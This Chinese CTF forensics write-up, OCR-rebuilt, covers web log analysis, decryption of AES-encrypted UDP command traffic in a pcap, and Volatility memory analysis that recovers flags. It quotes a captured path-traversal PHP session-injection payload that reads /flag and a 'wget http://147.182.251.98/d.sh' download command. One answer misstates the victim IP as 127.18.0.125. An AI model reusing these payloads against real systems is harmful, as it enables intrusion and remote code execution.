
操作内容：

1. 看流量www.zip



```
00] "GET /t%2ephp HTTP/1.1" 404 457 "-" "Mozilla/
00] "GET /www%2ezip HTTP/1.1" 200 1686 "-" "Mozil
00] "GET /www%2ezip HTTP/1.1" 200 1686 "-" "Mozil
00] "GET /www%2erar HTTP/1.1" 404 457 "-" "Mozil
00] "GET /www%2etar%2egz HTTP/1.1" 404 457 "-" "M
00] "GET /web%2erar HTTP/1.1" 404 457 "-" "Mozil
00] "GET /www%2e7z HTTP/1.1" 404 457 "-" "Mozilla
00] "GET /www%2etar HTTP/1.1" 404 457 "-" "Mozil
00] "GET /web%2ezip HTTP/1.1" 404 457 "-" "Mozil
00] "GET /web%2ezip HTTP/1.1" 404 457 "-" "Mozil
```

2. access.log，发现了写…/…/…/…/…/…/…//tmp/sess_car字段，判断文件/tmp/sess_car
3. 读文件使用的类是SplFileObject




```
/?
filename=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Ftmp%2Fsess_car&
content=func%7CN%3Bfiles%7Ca%3A2%3A%7Bs%3A8%3A%22filename%22%3Bs%3A16%3A%22.%2Ffiles%2Ffilename%22%3Bs%3A20%3
A%22call_user_func_array%22%3Bs%3A28%3A%22.%2Ffiles%2Fcall_user_func_array%22%3B%7Dpaths%7Ca%3A1%3A%7Bs%3A5%3
A%22%2Fflag%22%3Bs%3A13%3A%22SplFileObject%22%3B%7D HTTP/1.1" 302 879 "-" "python-requests/2.26.0"
```

```
/?filename=../../../../../../../../../../../../../../../../../tmp/sess_car&content=func|N;files|a:2:
{s:8:"filename";s:16:"./files/filename";s:20:"call_user_func_array";s:28:"./files/call_user_func_array";}path
s|a:1:{s:5:"/flag";s:13:"SplFileObject";} HTTP/1.1" 302 879 "-" "python-requests/2.26.0"
```

流量分析


操作内容：
分析pcap流量包，主机ip应该是172.18.0.1，可以看到很多UDP协议的包。在看包内容的时候，注意到UDP包头都是P05=，而且有的是有base64，也有乱码的包。P05=后面都是00 00 00 00和01 00 00 00，其中00的长度是32、01的长度是16，可能是认证。

根据长度为16猜测可能是aes，用长度16的base64（即P05=后面是01 00 00 00的）作为aes key解密发现解密成功了，02 00 00 00对应的包里面都有一个可见字符，其中受害IP172.18.0.125有命令：wget http://147.182.251.98/d.sh;所以第一问为127.18.0.125，第二问密钥就是18217号包里的DtX0GScM9dwrgZht，第三问ip即为147.182.251.98（udp.stream eq 85）



```
udp.stream eq 85
o.          | Time          | Source         | Destination    | Protocol | Lengtt | Info
-     18215  60.573313854   172.18.0.125     172.18.0.1       UDP         94  42277 → 8888 Len=52
      18216  60.573369150   172.18.0.1       172.18.0.125     UDP         94  8888 → 42277 Len=52
      18217  60.573393688   172.18.0.125     172.18.0.1       UDP         94  42277 → 8888 Len=52
      18218  60.573417120   172.18.0.1       172.18.0.125     UDP         78  8888 → 42277 Len=36
      18219  60.573572556   172.18.0.125     172.18.0.1       UDP         94  42277 → 8888 Len=52
      18220  60.573609039   172.18.0.1       172.18.0.125     UDP         78  8888 → 42277 Len=36
      18221  60.573629398   172.18.0.125     172.18.0.1       UDP         94  42277 → 8888 Len=52
      18222  60.573649440   172.18.0.1       172.18.0.125     UDP         78  8888 → 42277 Len=36
      18223  60.573662959   172.18.0.125     172.18.0.1       UDP         94  42277 → 8888 Len=52
      18224  60.573682604   172.18.0.1       172.18.0.125     UDP         78  8888 → 42277 Len=36
      18225  60.573696435   172.18.0.125     172.18.0.1       UDP         94  42277 → 8888 Len=52
      18226  60.573714982   172.18.0.1       172.18.0.125     UDP         78  8888 → 42277 Len=36
      18227  60.573728420   172.18.0.125     172.18.0.1       UDP         94  42277 → 8888 Len=52
      18228  60.573747851   172.18.0.1       172.18.0.125     UDP         78  8888 → 42277 Len=36
      18229  60.573761082   172.18.0.125     172.18.0.1       UDP         94  42277 → 8888 Len=52
      18230  60.573780119   172.18.0.1       172.18.0.125     UDP         78  8888 → 42277 Len=36

   Destination Port: 42277
   Length: 60
   Checksum: 0x58f0 [unverified]
   [Checksum Status: Unverified]
   [Stream index: 85]
 ⌄ [Timestamps]
      [Time since first frame: 0.000055296 seconds]
      [Time since previous frame: 0.000055296 seconds]
   UDP payload (52 bytes)

0000  02 42 ac 12 00 7d 02 42  70 b3 33 41 08 00 45 00   ·B···}·B p·3A··E·
0010  00 50 d3 87 40 00 40 11  0e 73 ac 12 00 01 ac 12   ·P··@·@· ·s······
0020  00 7d 22 b8 a5 25 00 3c  58 f0 50 30 35 3d 10 00   ·}"··%·< X·P05=··
0030  00 00 9d 23 25 61 bb e3  c6 62 20 00 00 00 75 55   ···#%a·· ·b ···uU
0040  31 76 55 4b 63 53 7a 75  43 63 46 36 6d 79 6c 4e   1vUKcSzu CcF6mylN
0050  70 4e 54 50 6f 50 6e 67  52 50 35 47 37 74         pNTPoPng RP5G7t
```

CSDN @YYK[17|6]



```
      18216  60.573369150   172.18.0.1       172.18.0.125     UDP         94  8888 → 42277 Len=52
      18217  60.573393688   172.18.0.125     172.18.0.1       UDP         94  42277 → 8888 Len=52
      18218  60.573417120   172.18.0.1       172.18.0.125     UDP         78  8888 → 42277 Len=36
      18219  60.573572556   172.18.0.125     172.18.0.1       UDP         94  42277 → 8888 Len=52
      18220  60.573609039   172.18.0.1       172.18.0.125     UDP         78  8888 → 42277 Len=36
      18221  60.573629398   172.18.0.125     172.18.0.1       UDP         94  42277 → 8888 Len=52
      18222  60.573649440   172.18.0.1       172.18.0.125     UDP         78  8888 → 42277 Len=36
      18223  60.573662959   172.18.0.125     172.18.0.1       UDP         94  42277 → 8888 Len=52
      18224  60.573682604   172.18.0.1       172.18.0.125     UDP         78  8888 → 42277 Len=36
      18225  60.573696435   172.18.0.125     172.18.0.1       UDP         94  42277 → 8888 Len=52
      18226  60.573714982   172.18.0.1       172.18.0.125     UDP         78  8888 → 42277 Len=36
      18227  60.573728420   172.18.0.125     172.18.0.1       UDP         94  42277 → 8888 Len=52
      18228  60.573747851   172.18.0.1       172.18.0.125     UDP         78  8888 → 42277 Len=36
      18229  60.573761082   172.18.0.125     172.18.0.1       UDP         94  42277 → 8888 Len=52
      18230  60.573780119   172.18.0.1       172.18.0.125     UDP         78  8888 → 42277 Len=36

   Destination Port: 8888
   Length: 60
   Checksum: 0x58f0 [unverified]
   [Checksum Status: Unverified]
   [Stream index: 85]
 ⌄ [Timestamps]
      [Time since first frame: 0.000079834 seconds]
      [Time since previous frame: 0.000024538 seconds]
   UDP payload (52 bytes)

0000  02 42 70 b3 33 41 02 42  ac 12 00 7d 08 00 45 00   ·Bp·3A·B ···}··E·
0010  00 50 fc 1e 40 00 40 11  e5 db ac 12 00 7d ac 12   ·P··@·@· ·····}··
0020  00 01 a5 25 22 b8 00 3c  58 f0 50 30 35 3d 01 00   ···%"··< X·P05=··
0030  00 00 9d 23 25 61 e7 04  4d a9 11 00 00 00 ff 44   ···#%a·· M······D
0040  74 58 30 47 53 63 4d 39  64 77 72 67 5a 68 74 00   tX0GScM9 dwrgZht·
0050  00 00 00 00 00 00 00 00  00 00 00 00 00 00         ········ ······
```


CSDN @YYK[17|6]

内存分析

操作内容：


6.1 使用工具volatility（kali自带）

imageinfo指令获取系统信息



```
└─# ./volatility -f /root/桌面/Target.vmem imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_23418, Win2008R2SP1x64,
 Win7SP1x64_23418
                     AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
                     AS Layer2 : FileAddressSpace (/root/桌面/Target.vmem)
                      PAE type : No PAE
                           DTB : 0x187000L
                          KDBG : 0xf8000403c0a0L
          Number of Processors : 1
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0xfffff8000403dd00L
             KUSER_SHARED_DATA : 0xfffff78000000000L
           Image date and time : 2021-08-29 09:08:07 UTC+0000
     Image local date and time : 2021-08-29 17:08:07 +0800
```

直接使用lsadump指令查看最后登录的用户



```
┌──(root💀kali)-[~/桌面/volatility]
└─# ./volatility -f /root/桌面/Target.vmem --profile=Win7SP1x64 lsadump
Volatility Foundation Volatility Framework 2.6
DefaultPassword
0x00000000  48 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   H...............
0x00000010  66 00 6c 00 61 00 67 00 7b 00 57 00 33 00 31 00   f.l.a.g.{.W.3.1.
0x00000020  43 00 30 00 4d 00 33 00 20 00 54 00 30 00 20 00   C.0.M.3...T.0...
0x00000030  54 00 48 00 69 00 53 00 20 00 33 00 34 00 53 00   T.H.i.S...3.4.S.
0x00000040  59 00 20 00 46 00 30 00 52 00 33 00 4e 00 53 00   Y...F.0.R.3.N.S.
0x00000050  69 00 43 00 58 00 7d 00 00 00 00 00 00 00 00 00   i.C.X.}.........

DPAPI_SYSTEM
0x00000000  2c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ,...............
0x00000010  01 00 00 00 49 06 16 35 a7 90 b6 2a 53 69 03 27   ....I..5...*Si.'
0x00000020  b9 9a 60 9e 9a 15 90 37 7c cf 1d 3c f1 3f 60 05   ..`....7|..<.?`.
0x00000030  56 c1 59 68 53 9a dc e0 18 b3 55 ef 00 00 00 00   V.Y
```

得到flag


flag{W31C0M3 T0 THiS 34SY F0R3NSiCX}

6.2

filescan 指令扫描文件


可以把输出内容保存到新文本文件中便于查看

找到HUAWEI P40




```
0x000000007d8c7a30     14      0 R--r-d \Device\HarddiskVolume1\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
0x000000007d8c7d10      4      0 R--r-d \Device\HarddiskVolume1\Users\CTF\Desktop\HUAWEI P40_2021-aa-bb xx.yy.zz.exe
0x000000007d8c8070     16      0 R--rwd \Device\HarddiskVolume1\Windows\System32\dnsapi.dll
```

使用dumpfiles指令提取文件




```
┌──(root💀kali)-[~/桌面/volatility]
└─# ./volatility -f /root/桌面/Target.vmem --profile=Win7SP1x64 dumpfiles -Q 0x000000007d8c7d10 --dump-dir=./
Volatility Foundation Volatility Framework 2.6
ImageSectionObject 0x7d8c7d10   None   \Device\HarddiskVolume1\Users\CTF\Desktop\HUAWEI P40_2021-aa-bb xx.yy.zz.e
xe
DataSectionObject 0x7d8c7d10   None   \Device\HarddiskVolume1\Users\CTF\Desktop\HUAWEI P40_2021-aa-bb xx.yy.zz.ex
e
```

Kali中可以直接从dat文件中解压得到备份数据包文件夹



打开发现为加密文件



1 个文件: 14.5 KiB (14,848 字节), 可用空间: 8.8 GiB

查到可以使用华为的数据包解密工具

